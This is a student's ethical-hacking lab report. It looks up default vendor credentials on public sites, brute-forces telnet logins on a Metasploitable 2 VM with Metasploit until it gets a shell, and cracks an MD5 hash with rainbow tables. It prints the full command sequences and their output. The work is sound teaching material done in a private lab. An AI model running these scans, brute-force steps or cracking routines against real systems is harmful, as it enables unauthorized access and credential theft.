


**GANPAT UNIVERSITY**  
**INFORMATION TECHNOLOGY**  
**B. TECH. SEMESTER-VI**  
**2CEIT6PE7: ETHICAL HACKING**

**PRACTICAL – 5**

**Aim : Lab of System-Hacking**


**1. Online tool for default passwords**

**Website 1 : <https://cirt.net/>**



The screenshot shows the CIRT.net website. At the top, there's a navigation bar with links for Nikto, Nikto Docs, DAV/Test, Default Password DB (which is highlighted in red), Other Code, and About cirt.net. Below the navigation bar, there's a banner with the text "Scan your website for XSS and SQL Injection vulnerabilities". To the right of this banner, a search form is displayed with the placeholder "Search Passwords" and a button labeled "Search Passwords". Below the search form, it says "531 vendors, 2117 passwords" and provides a link "@passdb on Twitter / Firefox Search". Further down, there's a table listing various vendor names and their corresponding products or services.

3COM	2Wire, Inc.	360 Systems
ACCTON	3M	Accelerated Networks
Adaptec	Acer	Adiontec
AddPac Technology	ADC Kentrox	AdComplete.com
	Adobe	ADT



The screenshot shows the search results for "Windows" default passwords. It displays a summary box with "531 vendors, 2117 passwords" and a link "@passdb on Twitter / Firefox Search". Below this, there are two sections of tables:

**1. Kodak - MIM**

Method	Windows
User ID	RNIServiceManager
Password	NetServer
Doc	<a href="http://yeec.com/uploadimages1/forum/yingxiang/kodak/mim_service_manual_v6_1.pdf">http://yeec.com/uploadimages1/forum/yingxiang/kodak/mim_service_manual_v6_1.pdf</a>

**2. Microsoft - Windows NT**

Method	Multi
User ID	(NULL)
Password	(none)
Level	User
Doc	

Name : Sanjay Sukhwani

Enrollment Number : 20012021053

Batch : B.tech(IT) - AB12

## Website 2 : <https://default-password.info/>

The website has a clean, modern design with a white background. At the top, there's a search bar with placeholder text 'Search device, manufacturer' and a 'Search' button. Below it is a navigation bar with 'DefaultPassword' and a button 'Help us! Add your device!'. To the right of the search bar is a large, grid-based alphabetical index from A to Z. On the left, there's a sidebar with a 'Manufacturers' section and a main content area with a list of manufacturers starting with 'A'. An advertisement for 'Sentry' is overlaid on the right side of the page.

This screenshot shows a Google search results page with a dark theme. The query is 'Windows site:default-password.info'. The first result is for 'TP-LINK default passwords', which includes a link to 'Default username, password, ip... ; Admin, show me!'. The second result is for 'Cisco - BBSD MSDE Client - 5.0 and 5.1', with a link to 'bssd-client, show me! - The BBSD Windows Client password will match the BBSD MSDE Client passwordIn- database access (Telnet or Named Pipes) ...'. The third result is for 'Default passwords list - Select manufacturer', with a link to 'DefaultPassword · # · A · B · C · D · E · F.'.

This screenshot shows a modal dialog box titled 'Default password for TP-LINK TP-LINK'. It contains fields for 'Username' (Admin) and 'Password' (Admin). Below these are the 'Default IP address' (192.168.1.1) and two buttons: 'Its working!' (green) and 'Not working!' (red). At the bottom of the modal is a link 'don't want vote, close'. The background of the main website shows a search bar, a sidebar with 'Manufacturers', and a table with user information.

Website 2 : <https://passwordsdatabase.com/>

The screenshot shows the homepage of PasswordsDatabase.com. At the top, there's a search bar with 'windows' typed in and a magnifying glass icon. Below it, a message says '391 vendors, 1600 passwords' and 'For Services contact Netdigix.' A navigation menu at the top has letters A through Z and an 'Other' option. To the right, there's a large graphic of a yellow key with a silver shank. On the left, under 'Default Password List', three entries for 'Microsoft Windows NT default password' are listed. Each entry includes fields for Product (Windows NT), Version, Method (Multi), User ID, and Password (none). On the right side, there's a sidebar with a 'Navigation' menu (Home, About Us, Terms of use, Submit an entry) and an advertisement for 'HOSTING SHIELD' featuring a cloud icon and the text 'Cloud hosting in Canada'. Below the ad, the words 'MANAGED AND DEDICATED HOSTING' are displayed.

## 2. Exploit metasploitable 2 using telnet service.

### Step 0 : Finding IP address of the Kali Machine

IP address of Kali : 192.168.235.128

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.235.128  netmask 255.255.255.0  broadcast 192.168.235.255
          ether 00:0c:29:fe:34:f0  txqueuelen 1000  (Ethernet)
              RX packets 7210  bytes 10317921 (9.8 MiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 1078  bytes 86974 (84.9 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
          inet6 ::1  prefixlen 128  scopeid 0x10<host>
              loop  txqueuelen 1000  (Local Loopback)
                  RX packets 4  bytes 240 (240.0 B)
                  RX errors 0  dropped 0  overruns 0  frame 0
```

Name : Sanjay Sukhwani

Enrollment Number : 20012021053

Batch : B.tech(IT) - AB12

**Step 1 : Scanning all the machines available on the network****Command : nbtscan -r <IP Address>/24**

```
(kali㉿kali)-[~]
└─$ nbtscan -r 192.168.235.128/24
Doing NBT name scan for addresses from 192.168.235.128/24

IP address          NetBIOS Name      Server      User           MAC address
-----              -----            -----        -----
192.168.235.1      SANJAY-SUKHWANI    <unknown>   00:50:56:c0:00:08
192.168.235.128    <unknown>          <unknown>
192.168.235.129    METASPLOITABLE    <server>    METASPLOITABLE 00:00:00:00:00:00
192.168.235.255    Sendto failed: Permission denied
```

IP Address of Target : 192.168.235.129

**Step 2 : Finding Ports of the target Machine**

We use nmap to find the open ports on the target machine

**Command : nmap -sV <IP Address of Target>**

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.235.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 13:02 EDT
Nmap scan report for 192.168.235.129
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:kernel-4.15

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.54 seconds
```

So, We will be using the telnet port 23 for exploitation of Metasploitable 2

**Step 3 : Using the Metasploitable Framework**

To start the Metasploitable Framework, we use the following command

**Command : msfconsole**

```
(kali㉿kali)-[~]
$ msfconsole

      IIIIII   dTb.dTb
      II system 4'hub v 'B .'"-. /|`-. "
      II       6.     .P : .-' / | \ .-' :
      II       'T;..;P' .-' / | \ .-' :
      II       'T; ;P' .-' / | \ .-' :
      IIIIII   w'YvP' .-' / | \ .-' :

I love shells --egypt

IP Address ... = [ metasploit v6.2.26-dev ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

#### Step 4 : Help Command in Metasploitable Framework

Command : msf > help

```
msf6 > help
Core Commands
Filesystem GitHub Plugins

Command          Description
?
banner          Display an awesome metasploit banner
cd               Change the current working directory
color            Toggle color
connect          Communicate with a host
debug            Display information useful for debugging
exit             Exit the console
features         Display the list of not yet released features that can be opted in to
get              Gets the value of a context-specific variable
getg             Gets the value of a global variable
grep             Grep the output of another command
help             Help menu
history          Show command history
load             Load a framework plugin
quit             Exit the console
repeat           Repeat a list of commands
route            Route traffic through a session
save             Saves the active datastores
```

## Step 5 : Searching for the Telnet Modules

Now, Searching for the telnet modules available

We will be using the **auxiliary/scanner/telnet/telnet\_login** which #34 module

### Command : search telnet

```
msf6 > search telnet
Matching Modules
=====
#   Name
-   --
0   exploit/linux/misc/asus_infosvr_auth_bypass_exec
    2015-01-04   excellent  No   ASUS infosvr Auth Bypass Command Execution
1   exploit/linux/http/asuswrt_lan_rce
    2018-01-22   excellent  No   AsusWRT LAN Unauthenticated Remote Code Execution
2   auxiliary/server/capture/telnet
3   auxiliary/scanner/brocade_enable_login
4   exploit/windows/proxy/ccproxy_telnet_ping
5   auxiliary/dos/cisco/ios_telnet_r0cm
6   auxiliary/admin/http/dlink_dir_300_600_exec_noauth
    2013-02-04   normal    No   Cisco IOS Telnet Denial of Service
    2013-03-05   excellent No   D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
7   exploit/linux/http/dlink_diagnostic_exec_noauth
    2013-04-22   excellent No   D-Link Devices Unauthenticated Remote PHP Command Execution
8   exploit/linux/http/dlink_dir300_exec_telnet
    2009-03-03   excellent Yes  Dogfood CRM spell.php Remote Command Execution
9   exploit/unix/webapp/dogfood_spell_exec
10  exploit/freebsd/telnet/telnet_encrypt_keyid
    2011-12-23   great    No   FreeBSD Telnet Service Encryption Key ID Buffer Overflow
11  exploit/windows/telnet/gamsoft_telsrv_username
    2000-07-17   average   Yes  GAMSoft TelSrv 1.5 Username Buffer Overflow
12  exploit/windows/telnet/goodtech_telnet
    2005-03-15   average   No   GoodTech Telnet Server Buffer Overflow
13  exploit/linux/misc/hp_jetdirect_path_traversal
    2017-04-05   normal    No   HP Jetdirect Path Traversal Arbitrary Code Execution
14  exploit/linux/http/huawei_hg532n_cmdinject
    2017-04-15   excellent Yes  Huawei HG532n Command Injection
15  exploit/linux/misc/igel_command_injection
    2021-02-25   excellent Yes  IGEL OS Secure VNC/Terminal Command Injection RCE
16  auxiliary/scanner/ssh/juniper_backdoor
    2015-12-20   normal    No   Juniper SSH Backdoor Scanner
17  auxiliary/scanner/telnet/lantronix_telnet_password
    2015-12-20   normal    No   Lantronix Telnet Password Recovery

26  exploit/unix/misc/polycom_hdx_traceroute_exec
    2017-11-12   excellent Yes  Polycom Shell HDX Series Traceroute Command Execution
27  exploit/freebsd/ftp/proftpd_telnet_iac
    2010-11-01   great    Yes  ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
28  exploit/linux/ftp/proftpd_telnet_iac
    2010-11-01   great    Yes  ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
29  auxiliary/scanner/telnet/ruggedcom
30  auxiliary/scanner/telnet/satet_cmd_exec
    2017-04-07   normal    No   RuggedCom Telnet Password Generator Electricity Meters Command Injection Vulnerability
31  exploit/solaris/telnet/ttyprompt
    2002-01-18   excellent No   Solaris in.telnetd TTYPROMPT Buffer Overflow
32  exploit/solaris/telnet/fuser
    2007-02-12   excellent No   Sun Solaris Telnet Remote Authentication Bypass Vulnerability
33  exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection
    2015-12-20   excellent No   TP-Link SC2020n Authenticated Telnet Injection
34  auxiliary/scanner/telnet/telnet_login
35  auxiliary/scanner/telnet/telnet_version
36  auxiliary/scanner/telnet/telnet_encrypt_overflow
    2018-11-05   normal    No   Telnet Login Check Scanner
    2018-11-05   normal    No   Telnet Service Banner Detection
    2018-11-05   normal    No   Telnet Service Encryption Key ID Overflow Detection
37  payload/cmd/unix/bind_busybox_telnetd
    2018-11-05   normal    No   Unix Command Shell, Bind TCP (via BusyBox Telnetd)
38  payload/cmd/unix/reverse
    2018-11-05   normal    No   Unix Command Shell, Double Reverse TCP (Telnet)
39  payload/cmd/unix/reverse_ssl_double_telnet
    2018-11-05   normal    No   Unix Command Shell, Double Reverse TCP SSL (Telnet)
40  payload/cmd/unix/reverse_bash_telnet_ssl
    2018-11-05   normal    No   Unix Command Shell, Reverse TCP SSL (Telnet)
41  exploit/linux/ssh/vyos_restricted_shell_privilegeEscalation
    2018-11-05   great    Yes  VyOS restricted-shell Escape and Privilege Escalation
42  post/windows/gather/credentials/mremote
    2018-11-05   normal    No   Windows Gather mRemote Saved Password Extraction

Interact with a module by name or index. For example info 42, use 42 or use post/windows/gather/credentials/mremote
msf6 >
```

## Step 6 : Using the telnet\_login module

Here, We use the module #34 auxiliary/scanner/telnet/telnet\_login

**Command : use 34**

```
msf6 > use 34
msf6 auxiliary(scanner/telnet/telnet_login) >
```

## Step 7 : Getting the Requirements

Now Getting all the requirements we need to login in to the telnet

### Command : show options

```
msf6 auxiliary(scanner/telnet/telnet_login) > show options
Module options (auxiliary/scanner/telnet/telnet_login):
Name      Current Setting  Required  Description
BLANK_PASSWORDS  false        no       Try blank passwords for all users
BRUTEFORCE_SPEED  5          yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no       Try each user/password couple stored in the current database
DB_ALL_PASS     false        no       Add all passwords in the current database to the list
DB_ALL_USERS    false        no       Add all users in the current database to the list
DB_SKIP_EXISTING  none       no       Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD        no          no       A specific password to authenticate with
PASS_FILE       no          no       File containing passwords, one per line
RHOSTS          yes         yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           23          yes      The target port (TCP)
STOP_ON_SUCCESS  false       yes      Stop guessing when a credential works for a host
THREADS         1           yes      The number of concurrent threads (max one per host)
USERNAME         no          no       A specific username to authenticate as
USERPASS_FILE   no          no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false       no       Try the username as the password for all users
USER_FILE        no          no       File containing usernames, one per line
VERBOSE         true        yes      Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

## Step 8 : Setting the RHOST to the target machine IP Address

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.235.129
RHOSTS => 192.168.235.129
msf6 auxiliary(scanner/telnet/telnet_login) >
```

## Step 9 : Setting the USER\_FILE

Using the login\_user text files for all the possible users for the target login




Setting the login\_user text file for username while checking

```
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/Desktop/login_users.txt
USER_FILE => /home/kali/Desktop/login_users.txt
msf6 auxiliary(scanner/telnet/telnet_login) > 
```

### Step 10 : Setting the PASS\_FILE

Using the login\_user text files for all the possible passwords for the target login



Setting the login\_pass text file for passwords while checking

```
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/Desktop/login_passwords.txt
PASS_FILE => /home/kali/Desktop/login_passwords.txt
msf6 auxiliary(scanner/telnet/telnet_login) > 
```

### Step 11 : Setting STOP\_ON\_SUCCESS

To Stop the execution on finding the success login credentials, we will have to stop for that we have to set the STOP\_ON\_SUCCESS as true

```
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/telnet/telnet_login) > 
```

## Step 12 : Showing Options

Now, on setting all the parameters,

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.235.129
RHOSTS => 192.168.235.129
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/Desktop/login_users.txt
USER_FILE => /home/kali/Desktop/login_users.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/Desktop/login_passwords.txt
PASS_FILE => /home/kali/Desktop/login_passwords.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/telnet/telnet_login) > 
```

We will now get the parameters that we have set

Module options (auxiliary/scanner/telnet/telnet_login):			
Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, A specific password to authenticate with
PASSWORD		no	File containing passwords, one per line
PASS_FILE	/home/kali/Desktop/login_passwords.txt	no	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Bruteforcing">https://github.com/rapid7/metasploit-framework/wiki/Bruteforcing</a>
RHOSTS	192.168.235.129	yes	The target port (TCP)
RPORT	23	yes	Stop guessing when a credential works for a host
STOP_ON_SUCCESS	true	yes	The number of concurrent threads (max one per host)
THREADS	1	yes	A specific username to authenticate as
USERNAME		no	File containing users and passwords separated by space, one pair per line
USERPASS_FILE		no	Try the username as the password for all users
USER_AS_PASS	false	no	File containing usernames, one per line
USER_FILE	/home/kali/Desktop/login_users.txt	no	Whether to print output for all attempts
VERBOSE	true	yes	

## Step 13 : Starting the Brute Force Process :

To Start the process, we use run command

```
msf6 auxiliary(scanner/telnet/telnet_login) > run
[*] 192.168.235.129:23 - No active DB -- Credential data will not be saved!
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: root:qwerty (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: root:1234 (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: root:admin (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: root:12345 (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: root:123123 (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: root:123456789 (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: admin:qwerty (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: admin:1234 (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: admin:admin (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: admin:12345 (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: admin:123123 (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: admin:123456789 (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: msfadmin:qwerty (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[!] 192.168.235.129:23 - 192.168.235.129:23 - LOGIN FAILED: msfadmin:12345 (Incorrect: )
[+] 192.168.235.129:23 - 192.168.235.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.235.129:23 - Attempting to start session 192.168.235.129:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.235.128:33841 → 192.168.235.129:23) at 2023-04-23 13:49:48 -0400
[*] 192.168.235.129:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > 
```

### Step 14 : Now using the Password to login to the target machine

Now, After getting the login and password, we will use the telnet service and try to login into the system.

```
(kali㉿kali)-[~]
$ telnet 192.168.235.129 23
Trying 192.168.235.129 ...
Connected to 192.168.235.129.
Escape character is '^]'.

IP Address: 192.168.235.129
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: [REDACTED]
```

Using the Username = “msfadmin” and Password = “msfadmin”

```
metasploitable login: msfadmin
Password:
Last login: Sun Apr 23 13:55:20 EDT 2023 from 192.168.235.128 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ [REDACTED]
```

### Step 15 : We can now access the target Machine

```
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ [REDACTED]
```

### 3. Password Cracking using rainbow tables.

Download rainbow crack from the link: <http://project-rainbowcrack.com/>

#### Step 1 : Generating the Rainbow Table

```
(kali㉿kali)-[~/Desktop/20012021053]
$ sudo rtgen md5 loweralpha 1 3 0 1000 1000 0

rainbow table md5_loweralpha#1-3_0_1000x1000_0.rt parameters
hash algorithm:      md5
hash length:        16
charset name:       loweralpha
charset data:       abcdefghijklmnopqrstuvwxyz
charset data in hex: 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a
charset length:     26
plaintext length range: 1 - 3
reduce offset:      0x00000000
plaintext total:    18278

sequential starting point begin from 0 (0x0000000000000000)
generating ...
1000 of 1000 rainbow chains generated (0 m 0.0 s)
```

#### Step 2 : Sorting the rainbow table

```
(kali㉿kali)-[~/Desktop/20012021053]
$ sudo rtsort .

./md5_loweralpha#1-3_0_1000x1000_0.rt:
1127432192 bytes memory available
loading data ...
sorting data ...
writing sorted data ...
```

#### Step 3 : Generating the md5 hash of three character word : “sun”

```
(kali㉿kali)-[~/Desktop/20012021053]
$ echo -n "sun" | md5sum
ebd556e6dfc99dbed29675ce1c6c68e5 -
```

**Step 4 : Cracking the hash using the generated rainbow table**

```
(kali㉿kali)-[~/Desktop/20012021053]
$ sudo rcrack . -h ebd556e6dfc99dbed29675ce1c6c68e5
1 rainbow tables found
memory available: 910721024 bytes
memory for rainbow chain traverse: 16000 bytes per hash, 16000 bytes for 1 hashes
memory for rainbow table buffer: 2 x 16016 bytes
disk: ./md5_loweralpha#1-3_0_1000x1000_0.rt: 16000 bytes read
disk: finished reading all files
plaintext of ebd556e6dfc99dbed29675ce1c6c68e5 is sun

statistics
-----
plaintext found: 1 of 1
total time: 0.04 s
time of chain traverse: 0.03 s
time of alarm check: 0.01 s
time of disk read: 0.00 s
hash & reduce calculation of chain traverse: 499000
hash & reduce calculation of alarm check: 32928
number of alarm: 1966
performance of chain traverse: 17.21 million/s
performance of alarm check: 4.12 million/s

result
-----
ebd556e6dfc99dbed29675ce1c6c68e5 sun hex:73756e
```

Thus, we get the password “sun” from the hash ebd556e6dfc99dbed29675ce1c6c68e5